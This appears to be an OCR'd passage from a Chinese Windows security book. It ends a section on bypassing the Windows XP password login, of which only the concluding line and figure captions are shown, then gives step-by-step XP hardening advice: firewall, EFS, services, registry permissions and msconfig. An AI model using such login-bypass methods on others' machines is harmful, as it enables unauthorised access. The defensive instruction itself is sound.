


图 2-19 “登录”对话框




图 2-20 “用户帐户”对话框

此时即可实现绕过 Windows 密码系统认证，利用得到的权限，进行相应的操作。

2.5 系统漏洞安全防范

针对不同的系统，有不同的漏洞防范措施；针对不同的用户，也有不同的防范方法。所以要因地制宜地做出具体的防范措施。

2.5.1 Windows XP 漏洞防范

虽然 Windows XP 在安全方面做了大量的工作，但由于其自身功能的庞大繁杂，难免仍会出现问题，所以充分地做好防御工作，才能远离漏洞带来的危害。

合理并充分地利用 Windows XP 自带的安全特性进行必要的安全配置，是一种最有效的防范措施。

1．利用系统自带的 Internet 连接防火墙功能（ICF）

Windows XP 中 ICF 是一个基于包的防火墙，打开防火墙后，机器将不响应 Ping 命令，并禁止外部程序对本机进行端口扫描。另外，还会自动记录所有发出或接收到的数据包的 IP 地址、端口号、服务以及其他一些信息，可以有效地减少外部攻击的威胁。

激活 Internet 连接防火墙的具体步骤如下所示。

（1）右键单击桌面上的“网上邻居”图标，在弹出的快捷菜单中选择“属性”项，打开如图 2-21 所示的“网络连接”窗口。



图 2-21 “网络连接”窗口

（2）右键单击“本地连接”命令项，在弹出的快捷菜单中选择“属性”命令项。在打开的对话框中切换到“高级”选项卡，如图 2-22 所示。

（3）单击“设置”按钮，打开如图 2-23 所示的“Windows 防火墙”对话框，点选“启用（推荐）”单选项，单击“确定”按钮即可打开防火墙。




图 2-22 “本地连接 属性”对话框




图 2-23 “Windows 防火墙”对话框

2. 加密文件系统（EFS）

在 Windows XP 中 EFS 使用扩展数据加密标准（DESX）作为加密算法。EFS 自动地为用户生成一对密钥和证书，并在使用了 CryptoAPI 结构的情况下以公钥加密为基础。

当用户加密文件夹的时候，该文件夹的下层所有文件夹和文件将被自动加密。加密后的文件夹将限制用户访问并识别用户是否属于非法访问，只有加密的用户账户才可以打开此文件。

主要设置步骤如下所示。

（1）右键单击需要进行加密的文件，在弹出的快捷菜单中选择“属性”命令项，打开如图 2-24 所示的“黑客属性”窗口。

（2）单击“高级”按钮，打开如图 2-25 所示的“高级属性”对话框，勾选“加密内容以便保护数据”复选项，单击“确定”按钮即可实现对文件的 EFS 加密。




图 2-24 “黑客属性”窗口




图 2-25 “高级属性”对话框

3. 关闭无用服务组件

Windows XP 提供了太多的服务组件，通常计算机用户并不能真正地完全使用所有组件。这些组件在浪费系统资源的同时，还存在安全隐患，关闭不必要的服务组件显得很重要。

（1）右键单击桌面上的“我的电脑”图标，在弹出的快捷菜单中选择“管理”命令项，在打开的窗口中展开“服务和应用程序”选项，然后单击“服务”选项，打开如图 2-26 所示的“计算机管理”窗口。

（2）右键单击需要关闭的服务，在弹出的快捷菜单中选择“属性”命令项，打开如图 2-27 所示的对话框，在“启动类型”下拉项中选择“已禁用”选项。

（3）单击“确定”按钮即可关闭相应的服务选项，根据需要依次执行上述步骤关闭不必要的服务组件即可。

4. 设置注册表管理权限

注册表关系着计算机的运行环境、性能和软硬件配置等方面，修改注册表，可以实现许

多对系统的更改。但由于注册表的复杂性，在修改注册表时，容易出现错误，造成数据丢失，因此加强用户对注册表的管理权限是有必要的。



图 2-26 “计算机管理”窗口

Windows XP 针对不同的用户可以设置不同级别的注册表访问权限，从而避免普通用户对注册表的错误操作。

（1）如图 2-28 所示，打开注册表编辑器，选择需要进行设置的注册表项，然后依次执行“编辑”→“权限”命令项。




图 2-27 “属性”对话框



图 2-28 “注册表编辑器”窗口

（2）打开如图 2-29 所示的“权限”对话框，在“组或用户名称”下选择相应的组或用户名称。

（3）单击“高级”按钮，打开如图 2-30 所示的“高级安全设置”对话框，在此设置用户对注册表的管理权限。




图 2-29 “权限”对话框




图 2-30 “高级安全设置”窗口

单击“确定”按钮完成设置，此时用户只能执行赋予其相应的注册表管理权限。

5. 清除启动垃圾项

Msconfig 是 Windows 操作系统中的系统配置实用程序，利用 Msconfig 可以控制系统启动时自动运行的程序，以及一些服务程序，实现对系统的进一步保护。

（1）依次执行“开始”→“运行”命令项，在“打开”文本框中输入 “mscofig”命令，如图 2-31 所示。

（2）单击“确定”按钮，在打开的对话框中切换到“服务”选项卡，如图 2-32 所示。单击“全部禁用”按钮，可以实现对服务项的关闭。




图 2-31 “运行”对话框




图 2-32 “服务”选项卡

（3）切换到“启动”选项卡，如图 2-33 所示。单击“全部禁用”按钮完成对启动项的删除。

